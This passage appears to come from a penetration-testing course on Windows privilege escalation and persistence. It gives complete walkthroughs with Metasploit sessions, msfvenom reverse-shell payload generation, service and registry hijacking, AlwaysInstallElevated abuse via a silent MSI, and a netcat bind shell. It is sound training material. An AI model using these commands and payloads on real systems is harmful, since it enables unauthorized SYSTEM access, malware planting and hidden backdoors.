SeProfilesingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemprofilePrivilege
SeSystemtimePrivilege
SeTakeownershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter
```

As you can see, we have the full set of privileges, and the 'getsystem' command worked as a result.

These are just a couple of examples, there are many other exploits and modules that enable you to bypass UAC. I encourage you to do your own research.

Kernel Exploits

As with Linux, you can also use kernel exploits to gain SYSTEM level privileges, the premise being the system is not up to date with patches. For this example, we'll be targeting Windows XP. Here we have an unprivileged shell, we aren't even Administrator:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.26:1337
[*] Sending stage (179779 bytes) to 192.168.0.19
[*] Meterpreter session 1 opened (192.168.0.26:1337 -> 192.168.0.19:1071) at 2018-01-19
18:36:03 +0000

meterpreter > getuid
Server username: FTPUSER-12613B2\usermode
meterpreter > run post/windows/gather/win_privs

[-] Unable to identify admin group membership
Current User
============

Is Admin    Is System   Is In Local Admin Group UAC Enabled Foreground ID   UID
--------    --------    ----------------------- ----------- -------------   ---
False       False       False                   False       1               "FTPUSER-
12613B2\\usermode"

Windows Privileges
==================

Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeShutdownPrivilege
SeUndockPrivilege

meterpreter >
```

Now we should find out if this system is missing any patches. It's Windows XP so the answer will always be 'yes':

```
meterpreter >
Background session 1? [y/N]
msf exploit(multi/handler) > use post/windows/gather/enum_patches:
msf post(windows/gather/enum_patches) > show options

Module options (post/windows/gather/enum_patches) :
Name       Current Setting       Required       Description
KB         KB2871997, KB292812   yes            A comma separated list of KB
patches to search for
MSFLOCALS  true                  yes            Search for missing patchs for which
there is a MSF local module
SESSION                          yes            The session to run this module on.

msf post(windows/gather/enum_patches) > set SESSION 1
```

```
SESSION => 1
msf post(windows/gather/enum_patches) > exploit
[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7
(x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to
Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7
SP0/SP1
[*] Post module execution completed
msf post(windows/gather/enum_patches)
>
```

The 'kitrap0d' exploit is for Windows XP, which matches our target (it's for versions between Windows 2k and Windows 7, which includes XP). Let's try that one. First we need to find the module name:

```
msf exploit(multi/handler) > search ms10-015
[!] Module database cache not built yet, using slow search

Matching Modules
================

Name                          Disclosure Date     Rank    Description
exploit/windows/local/ms10_015_kitrap0d 2010-01-19        great   Windows SYSTEM
Escalation via KiTrapod
msf exploit(multi/handler) >
```

Then we can configure the exploit:

```
msf exploit(multi/handler) > use exploit/windows/local/ms10_015_kitrap0d
msf exploit(windows/local/ms10_015_kitrap0d) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse tcp
msf exploit (windows/local/ms10_015_kitrap0d) > show options
Module options (exploit/windows/local/ms10_015_kitrap0d) :

Name    Current Setting Required Description
----    --------------- -------- -----------
SESSION                 yes      The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp) :

Name       Current Setting Required Description
----       --------------- -------- -----------
EXITFUNC   process         yes      Exit technique (Accepted: '', seh, thread,
process, none)
LHOST                      yes      The listen address
LPORT      4444            yes      The listen port

Exploit target:
```

```
Id  Name
--  ----
0   Windows 2K SP4 - Windows 7 (x86)

msf exploit(windows/local/ms10_015_kitrap0d) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms10_015_kitrap0d) > set LHOST 192.168.0.26
LHOST => 192.168.0.26
msf exploit(windows/local/ms10_015_kitrap0d) > set LPORT 1338
LPORT => 1338
```

And finally we can run it:

```
msf exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 192.168.0.26:1338
[*] Launching notepad to host the exploit
[+] Process 2212 launched.
[*] Reflectively injecting the exploit DLL into 2212
[*] Injecting exploit into 2212
[*] Exploit injected. Injecting payload into 2212.
[*] Payload injected. Executing exploit
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 192.168.0.19
[*] Meterpreter session 2 opened (192.168.0.26:1338 -> 192.168.0.19:1058) at 2018-01-19
19:06:00 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter >
```

This is an example of a kernel exploit in Windows, although as you saw you must be targeting an unpatched system. Microsoft is usually quite aggressive in pushing patches in Windows 8.1 and Windows 10 (to some controversy), so opportunities to use kernel exploits against modern systems are few and far between.

Stored Credentials

In some situations, you may find passwords lying around on the file system. This is usually the case where the system has been built in an enterprise environment as an unattended install. An automated script sets up the system, and in the process some configuration files for the script are used to determine the account username and password. The script should delete those files after the setup completes, but sometimes the script has been misconfigured and files get left behind.

Some files to look for are:

- C:\unattend.xml
- C:\Windows\System32\
- C:\Windows\System32\sysprep\
- C:\sysprep.inf
- C:\sysprep\sysprep.xml
- C:\Windows\Panther\
- C:\Windows\Panther\Unattend\

Sometimes in the file you may see something like:

```
<Password>
  <Value>cGFzc3cwcmQhCg==</Value>
  <PlainText>false</PlainText>
</Password>
```

This password isn't actually encrypted, the tell-tale 'equals' suggests this is base 64 encoded. You can just decode it:

```
$ echo "cGFzc3cwcmQhCg==" | base64 -d
```

...gives:

```
root@kali: # echo "cGFzc3cwcmQhCg==" | base64 -d
passw0rd!
root@kali:~#
```

Pay attention to other configuration files. For example, a web server for a site that uses a database is likely to have the database password in plaintext somewhere. That is necessary for the web application to log into the database.

Unquoted Service Paths

One potential method of elevating to SYSTEM if you can't bypass UAC and 'getsystem' isn't working is to look for unquoted service paths. Services are a great target for privilege escalation because they are executed as the SYSTEM user.

In this example, we have access to a Windows 7 target as an unprivileged user:

```
meterpreter > getuid
Server username: IE8WIN7\usermode
meterpreter > run post/windows/gather/win_privs

Current User
============

Is Admin    Is System   Is In Local Admin Group UAC Enabled Foreground ID   UID
--------    ---------   ----------------------- ----------- -------------   ---
False       False       False                   True        2
IE8WINZ\\usermode"

Windows Privileges
==================
Name
----
SeChangeNotifyPrivilege
SeIncreaseworkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

This user isn't even Administrator. The first thing to do is drop down to a shell and look for any installed services that are missing quotes. To do that, we need to use this ugly command:

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v
"C:\Windows\\" |findstr /i /v """
```

```
meterpreter > shell
Process 3856 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Public\Documents>wmic service get name,displayname,pathname,startmode |findstr
/i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v

OpenSSH Server     OpenSSHd       C:\Program Files\OpenSSH\bin\cygrunsrv.exe
Auto
Vulnerable Service  Vulnerable Service  C:\Program Files\Vuln Service\Application
```

```
Files\program.exe Auto

C:\Users\Public\Documents>
```

There are two possibilities here. To understand which one we want to choose, we need to know how this exploit works. In Windows, a proper service path should be surrounded by quotes, like so:

```
"C:\Program Files\Vuln Service\Application Files\program.exe"
```

Instead what we have is:

```
C:\Program Files\Vuln Service\Application Files\program.exe
```

Because we are missing the quotes, what Windows is going to do is attempt to execute, in order:

```
C:\Program.exe
```

If it can't find that, it will try next:

```
C:\Program Files\Vuln.exe
```

And if it can't find that, it will try:

```
C:\Program Files\Vuln Service\Application.exe
```

And if it still can't find that, it will try:

```
C:\Program Files\Vuln Service\Application Files\program.exe
```

So the service works, but almost by accident. If we are able to upload a malicious program to`C:\` called Program.exe, it will get executed as SYSTEM. If we are able to put a malicious file with the right name into any one of those folders, we can get SYSTEM access. The only requirement is for our user to have permission to put files in those locations.

Immediately we know that the OpenSSH service is not exploitable, because there is only one space in the path, so the only place you could put a malicious file is `C:\Program.exe` and we know that normal users don't have permission to write into the `C:\` drive. That's always the case on Windows.

There are a lot more opportunities for 'Vuln Service', however. Let's use the Windows shell to find the folder permissions on `C:\Program Files\Vuln Service`:

```
icacls "C:\Program Files\Vuln Service"
```

```
C:\Users\Public\Documents>icacls "C:\Program Files\Vuln Service"
icacls "C:\Program Files\Vuln Service"
C:\Program Files\Vuln Service Everyone: (0I)(CI)(F)
                        BUILTIN\Users: (OI) (CI) (F)
                        NT SERVICE\TrustedInstaller: (I) (F)
                        NT ERVICENTrustedInstaller: (I) (CI) (IO) (F)
                        NT AUTHORITY\SYSTEM: (I) (F)
                        NT AUTHORITY\SYSTEM: (I)(0I)(CI)(I0)(F)
                        BUILTIN\Administrators: (I) (F)
                        BUILTIN\Administrators: (I)(0I)(CI) (IO) (F)
                        BUILTIN\Users: (I)(RX)
                        BUILTIN\Users: (OI) (CI) (I0) (GR,GE)
                        CREATOR OWNER: (I)(0I)(CI)(I0) (F)

Successfully processed 1 files; Failed processing 0 files

C:\Users\Public\Documents>
```

So the permissions here read, Everyone has full control (F). That means any user can write to this folder. Which means if we can upload a malicious file called 'Application.exe' then it will get run as SYSTEM.

We'll create a new terminal window and generate a malicious executable with msfvenom:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.26
LPORT=1338 -o Application.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: Application.exe
root@kali:~#
```

And before we upload it, we'll create a listener waiting for the new connection. In that second terminal window:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set LHOST 192.168.0.26
LHOST => 192.168.0.26
msf exploit(multi/handler) > set LPORT 1338
LPORT => 1338
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_ tcp
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler) :
Name Current Setting Required Description
---- --------------- -------- -----------

Payload options (windows/meterpreter/reverse_ tcp) :

Name         Current Setting    Required   Description
----         ---------------    --------   -----------
EXITFUNC     process            yes        Exit technique (Accepted: '', seh,
thread, process, none)
LHOST        192.168.0.26       yes        The listen address
LPORT        1338               yes        The listen port

Exploit target:
Id     Name
--     ----
0      Wildcard Target

msf exploit (multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.26:1338
```

Now back in the first terminal window, we'll upload our malicious file:

```
C:\Program Files\Vuln Service>exit
exit
meterpreter > cd C:\
meterpreter > cd "Program Files"
meterpreter > cd "Vuln Service"
meterpreter > upload -f Application.exe
[*] uploading : Application.exe -> Application.exe
[*] uploaded : Application.exe -> Application.exe
meterpreter > ls
Listing: C: \Program Files\Vuln Service
=====================================

Mode              Size   Type      Last modified              Name
40777/rwxrwxrwx   0      dir       2018-01-19 20:25:47 +0000  Application Files
100777/rwxrwxrwx  73802  fil       2018-01-19 20:54:20 +0000  Application.exe
100666/rw-rw-rw-  4      fil       2018-01-19 20:26:32 +0000  config.ini

meterpreter >
```

Now we need to restart the service somehow. You can try dropping to the shell and typing:

```
sc stop "Vulnerable Service"
```

...this is unlikely to work, usually a normal user doesn't have permissions to restart the service. In which case, you can restart the computer (really not stealthy!) with:

```
shutdown /r /t 0
```

This tells the computer to restart. When it has restarted, if the service is configured to start automatically with Windows, we instantly get a connection on our listener in the second terminal window:

```
[*] Started reverse TCP handler on 192.168.0.26:1338
[*] Sending stage (179779 bytes) to 192.168.0.23
[*] Meterpreter session 2 opened (192.168.0.26:1338 -> 192.168.0.23:49167) at 2018-01-
19 - 21:00:57 +0000

meterpreter > run post/windows/manage/migrate

[*] Running module against IE8WIN7
[*] Current server process: Application.exe (1216)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2460
[+] Successfully migrated to process 2460
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As soon as we get the connection, we need to migrate using `post/windows/manage/migrate` otherwise we will lose the session in about a minute. That's because our malicious application isn't a real service, so Windows will think it crashed when it doesn't behave as expected and will attempt to restart it. By migrating we can swap to a different process and even when Windows kills our original process our connection survives. And you can see we are now the SYSTEM user.

There is also a Metasploit module for doing all this automatically called `exploit/windows/local/trusted_service_path`, but it is always important to know what is happening behind the scenes.

Weak Registry Permissions

In this section we will continue to target services, because they run as the SYSTEM user. Every service on Windows has a matching registry key, which holds all the information about the path to the service executable, and the other settings associated with that service. If the permissions on the registry entry are weak, any user could change the path to point to an executable in a different location.

Here we are on the same Windows 7 box, and once again we have an unprivileged shell:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.26:1337
[*] Sending stage (179779 bytes) to 192.168.0.23
[*] Meterpreter session 1 opened (192.168.0.26:1337 -> 192.168.0.23:49171) at 2018-01-
19 21:35:24 +0000

meterpreter > getuid
Server username: IE8WIN7\usermode

meterpreter > run post/windows/gather/win_privs

Current User
============

Is Admin    Is System   Is In Local Admin Group UAC Enabled Foreground ID   UID
--------    ---------   ----------------------- ----------- -------------   ---
False       False       False                   True        2
"IESWIN7\\usermode"

Windows Privileges
==================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeshutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

This time we'll need a tool from Microsoft to look at the registry permissions from the command line. The file is called 'subinacl.exe' and you can get it here:

https://web.archive.org/web/20190830103837/https://www.microsoft.com/en-us/download/confirmation.aspx?id=23510

Unfortunately, the download is a '.msi' file. In other words, it is an installer. Usually you won't be able to install it on the target system without being an Administrator, but there is a workaround. If you install it into a Windows virtual machine, you can get a copy of the 'subinacl.exe' file and upload that, and it will work without having to be installed.

```
meterpreter > pwd
C:\users\usermode\AppData\Local\Temp
meterpreter > upload -f subinacl.exe
[*] uploading : subinacl.exe -> subinacl.exe
[*] uploaded : subinacl.exe -> subinacl.exe
meterpreter >
```

The registry key that holds information about a service is:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<SERVICENAME>
```

... and you can get a list of all running services with:

```
wmic service get name,startname
```

```
C:\users\usermode\AppData\Local\Temp>wmic service get name,startname
wmic service get name,startname
Name                    StartName
AeLookupSvc                 localSystem
ALG                     NT AUTHORITY\Localservice
AppIDSvc                  NT Authority\Localservice
Appinfo                 LocalSystem
AppMgmt                   LocalSystem
aspnet_state              NT AUTHORITY\NetworkService
AudioEndpointBuilder      LocalSystem
Audiosrv                NT AUTHORITY\Localservice
AxInstSV                LocalSystem
BDESVC                  localSystem
```

Ours is here:

```
Vulnerable Service      LocalSystem
```

So in our case it would be:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service
```

Let's use subinacl to display the permissions:

```
subinacl.exe /keyreg "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable
Service" /display
```

```
C:\users\usermode\AppData\Local\Temp>subinacl.exe /keyreg
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services\Vulnerable Service" /display

SeSecurityPrivilege : Access is denied.

WARNING Unable to set SeSecurityPrivilege privilege. This privilege may be required.

================================================================================
+KeyReg HKEY _LOCAL_MACHINE\SYSTEM\CurrentControlset\Services\Vulnerable Service
================================================================================
/control=0x400 SE_DACL_AUTO_INHERITED-0x0400
/owner            =builtin\administrators
/primary group     =system
/perm. ace count    =8
pace =everyone         ACCESS_ALLOWED_ACE_TYPE-0x0
      CONTAINER_INHERIT_ACE-0x2
   Key and SubKey - Type of Access:
      Full Control
   Detailed Access Flags:
      KEY_QUERY_VALUE-0x1     KEY_SET_VALUE-0x2       KEY_CREATE_SUB_KEY-0x4
```

Notice that 'Everyone' has 'Full Control'. That means we should be able to upload some malware and change the path to the executable so that when the service restarts our executable gets run as SYSTEM.

In a new terminal window, we generate the malware using 'msfvenom', again using a very subtle name:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=192.168.0.26
LPORT=1338 -o malware.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: malware.exe
root@kali:~#
```

Back in our first terminal window, we exit back to Meterpreter and upload it:

```
C:\users\usermode\AppData\Local\Temp>exit
exit
meterpreter > upload -f malware.exe
[*] uploading : malware.exe -> malware.exe
[*] uploaded : malware.exe -> malware.exe
meterpreter >
```

In a new terminal window, we'll start Metasploit and create a listener waiting for the new connection:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.26
LHOST => 192.168.0.26
msf exploit(multi/handler) > set LPORT 1338
LPORT => 1338
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.26:1338
```

Now we need to update the registry entry. Back in the first terminal window, we'll drop back to a command shell and type:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Vulnerable Service" /t
REG_EXPAND_SZ /v ImagePath /d "C:\Users\usermode\AppData\Local\Temp\malware.exe" /f
```

```
meterpreter > shell
Process 3528 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\users\usermode\AppData\Local\Temp>reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services\Vulnerable Service" /t
REG_EXPAND_SZ /v ImagePath /d "C:\Users\usermode\AppData\Local\Temp\malware.exe" /f
reg add "HKEY LOCAL MACHINE\SYSTEM\CurrentControlset\Services\VulnerableService" /t REG
EXPAND SZ /v ImagePath /d 'C:\Users\usermode\AppData\Local\Temp\malware.exe" /f
The operation completed successfully.

C:\users\usermode\AppData\Local\Temp>
```

Now we just need to restart the service, or wait for the computer to restart, or restart the computer ourselves:

```
[*] Meterpreter session 2 opened (192.168.0.26:1338 -> 192.168.0.23:49173) at 2018-01-
19 22:11:22 +0000
meterpreter > run post/windows/manage/migrate

[*] Running module against IE8WIN7
[*] Current server process: malware.ex (3832)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3924
[+] Successfully migrated to process 3924

meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Make sure to run the migration as soon as the connection comes in, otherwise the service will be terminated by Windows and you'll lose the shell.

Weak Folder Permissions

This is another attack on Windows services, very similar to the previous two. The idea here is to find a service which has an executable in a folder that you are allowed to modify. By replacing the executable with malware, and then causing the service to restart we can cause the malware to run as SYSTEM.

To list folder permissions we can use icacls again:

```
icacls "C:\Program Files\Vuln Service\Application Files"
```

If we see that Everyone has full control, or our user has full control, we can swap the 'C:\Program Files\Vuln Service\Application Files\program.exe' file with our own 'program.exe' file that contains malware.

This one is very similar to our previous two attacks, so we won't be providing a demonstration this time. The process should be familiar:

fi. List the permissions using 'icacls'.

fi. Generate a malicious program using 'msfvenom' called program.exe.

fi. In a new terminal window, start an instance of 'exploit/multi/handler' to listen for the connection when the malware runs.

fi. Upload your malicious 'program.exe' into the 'C:\Program Files\Vuln Service\Application Files\', overwriting the existing 'program.exe`'

fi. Restart the service (if you have permission), or wait for the computer to reboot, or send the `shutdown /r /t 0` command to forcefully reboot the computer. When the service runs, the connection will come into your `exploit/multi/handler` listener.

AlwaysInstallElevated

The 'AlwaysInstallElevated' setting can be enabled on Windows through Group Policy. Some administrators will configure this so that users can install software on their computers without administrator approval (this is silly!) Aside from being a bad idea, because who knows what kind of dodgy software users will install if left to their own devices, it effectively gives an unprivileged user administrative access.

Here we have an unprivileged shell:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.26:1337
[*] Sending stage (179779 bytes) to 192.168.0.23
[*] Meterpreter session 1 opened (192.168.0.26:1337 -> 192.168.0.23:49280) at 2018-01-
21 19:17:41 +0000

meterpreter > run post/windows/gather/win_priv

Current User
============

Is Admin    Is System   Is In Local Admin Group    UAC Enabled    Foreground ID  UID
--------    ---------   -----------------------    -----------    -------------  ---
False       False       False                      True           2
"IE8WIN7\\usermode"

Windows Privileges
==================

   Name
   ----
   SeChangeNotifyPrivilege
   SeIncreaseWorkingSetPrivilege
   SeshutdownPrivilege
   SeTimeZonePrivilege
   SeUndockPrivilege

meterpreter >
```

The first step is to check if AlwaysInstallElevated is configured. To do that, we need to check two registry keys:

```
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
```

and:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
```

One is checking the setting for the individual user, and the other is checking the setting across the whole computer. If these settings are enabled, we can leverage this to gain SYSTEM level privileges.

First we'll drop down to a shell, and then use 'reg query' to check the value of these two registry keys with the commands:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

and

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

...which gives us:

```
meterpreter > shell
Process 3788 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Public\Documents>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
/v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated REG_DWORD 0x1

C:\Users\Public\Documents>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
/v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY LOCAL MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated REG DWORD 0x1

C:\Users\Public\Documents>
```

Remember, 1 usually means true, or in this case enabled. It's a Boolean value. So in our example, this setting has been enabled.

So the next stage is to create a malicious executable with 'msfvenom':

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp - -f exe LHOST=192.168.0.26
LPORT=1338 -o mal.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
```

```
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: mal.exe
root@kali:~#
```

Finally we need to create a '.msi' installer that will run our executable with the command:

```
msfvenom -f msi-nouac -p windows/exec
cmd="C:\Users\usermode\AppData\Local\Temp\mal.exe" > mal.msi
```

Notice the 'cmd=' parameter needs to point to the location where our malicious executable will be.

The next step is to upload both files to the temp folder:

```
meterpreter > cd %temp%
meterpreter > pwd
C:\Users\usermode\AppData\Local\Temp
meterpreter > upload -f mal.exe
[*] uploading : mal.exe -> mal.exe
[*] uploaded : mal.exe -> mal.exe
meterpreter > upload -f mal.msi
[*] uploading : mal.msi -> mal.msi
[*] uploaded : mal.msi -> mal.msi
meterpreter >
```

Now we create a new handler to wait for a connection in a new terminal window:

```
msf > use exploit/multi/handler
msf exploit (multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit (multi/handler) > set LHOST 192.168.0.26
LHOST => 192.168.0.26
msf exploit (multi/handler) > set LPORT 1338
LPORT => 1338
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.26:1338
```

And finally we run our malicious installer on the target (back in the first terminal window) by dropping to the command shell and typing:

```
msiexec /quiet /qn /i mal.msi
```

The parameters here are:

- **/quiet** - don't show the user any messages.
- **/qn** - don't launch with a graphical user interface.
- **/i** - don't try to run as administrator, run as a normal user instead (this won't matter because of AlwaysInstallElevated).

```
meterpreter > shell
Process 3604 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\usermode\AppData\Local\Temp>msiexec /quiet /qn /i mal.msi
msiexec /quiet /qn /i mal.msi

C:\Users\usermode\AppData\Local\Temp>
```

And as soon as we run that command, a connection comes in on our handler in the second terminal:

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.26:1338
[*] Sending stage (179779 bytes) to 192.168.0.23
[*] Meterpreter session 1 opened (192.168.0.26:1338 -> 192.168.0.23:49178) at 2018-01-
21 19:50:47 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Persistence

Learning Objectives

After completing this module, you should be able to:

- Spot and utilise common methods to maintain access to a compromised system.

Module Content

We will cover the following:

- Persistence
- Indicators of Compromise (IOCs)
- Ports
- Start-up Items
- Services
- Installed Components
- Shortcuts
- Rootkits
- Word Templates & Add-ins
- Yara

Persistence

At the persistence stage, the attacker's goal is to maintain their connection over a longer period of time. A careful attacker will try to spread through the network towards their goal carefully to avoid detection, naturally this can take time so they will want to avoid having a computer restart kill their connection, which would cause them to have to start from the beginning (and increase their risk of detection).

In a penetration test we don't usually attempt persistence: the last thing we want to do is leave malware on the client's network which a real attacker might leverage in the future to gain access to the network. For example, imagine if you had a command shell listening on a port that started every time the computer turns on. If you fail to clean it up, a real attacker may spot it and connect for an easy compromise. This is the exact opposite of the reason people commission a penetration test, actually degrading the client's security rather than improving it. Nevertheless it is important for us to be able to recognise common persistence methods, so we can detect a compromise.

Indicators of Compromise (IoCs)

Detecting persistence methods is one of the best ways to spot a compromised system, because an attacker must, by definition, leave artifacts behind on the target system. These artifacts are known as indicators of compromise or IoCs. It's very important that you are able to spot a compromised system and that you can determine how far an attacker has spread on the network.

Ports

Linux

At its most basic, a simple listener that starts when the computer does and waits for an attacker to connect to it is a form of persistence. On Linux, we can use the netstat command to look for listening ports:

```
netstat -pultn
```

```
root@kali:~# nc -nvlp 1338 -e /bin/bash
listening on [any] 1338
```

```
root@kali:~# netstat -pultn
Active Internet connections (only servers)
Proto Recv-Q Send-Q  Local Address    Foreign Address   State   PID/Program name
tcp    0        0 0.0.0.0:1338      0.0.0.0:*       LISTEN     7813/nc
```

```
udp    0      0 0.0.0.0:68      0.0.0.0:*           7661/dhclient
root@kali:~#
```

Here we can see the netcat backdoor that we started in the top terminal window. Once you spot a suspicious entry, the next step is to find out what files the process is using.

In the above example, the process ID (PID) is 7813. You can see it says 7813/nc. In this case 'nc' is the name of the process. Once we have the PID, we can use the 'lsof' command to list all the files open by the process:

```
lsof -p 7813
```

```
root@kali:~# lsof -p 7813
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
nc      7813 root  cwd    DIR    8,1     4096 4718593 /root
nc      7813 root  rtd    DIR    8,1     4096       2 /
nc      7813 root  txt    REG    8,1    27400 6815829 /bin/nc.traditional
nc      7813 root  mem    REG    8,1    47640 4066102 /lib/x86_64-linux-gnu/libn
ss_files-2.25.so
nc      7813 root  mem    REG    8,1  1705896 4066092 /lib/x86_64-linux-gnu/libc
-2.25.so
nc      7813 root  mem    REG    8,1   149336 4065376 /lib/x86_64-linux-gnu/ld-2
.25.so
nc      7813 root    0u  sock    0,9      0t0  235119 protocol: TCP
nc      7813 root    1u   CHR  136,0      0t0       3 /dev/pts/0
nc      7813 root    2u   CHR  136,0      0t0       3 /dev/pts/0
nc      7813 root    3u  IPv4 235120      0t0     TCP *:1338 (LISTEN)
root@kali:~#
```

Of course this method of persistence is very obvious; attackers will usually be more creative. Here are a few possibilities:

fi. Open the port only at a certain time every day for a certain duration. This can make it hard to spot as you'd need to spot the opened port at just the right time.
fi. Make a DNS request to a certain domain, and if the domain resolves to a specific IP address, open the port. Otherwise, keep the port closed.
fi. If the target is a web server, change the PHP to start the listener when a specific request is sent to a page, otherwise keep the port closed.
fi. Replace the netstat, lsof and any other programs that could be used to find open ports with custom binaries, which do exactly the same thing except refuse to show the port the malware is listening on.

These are just a few ideas for ways an attacker could hide on the system.

Windows

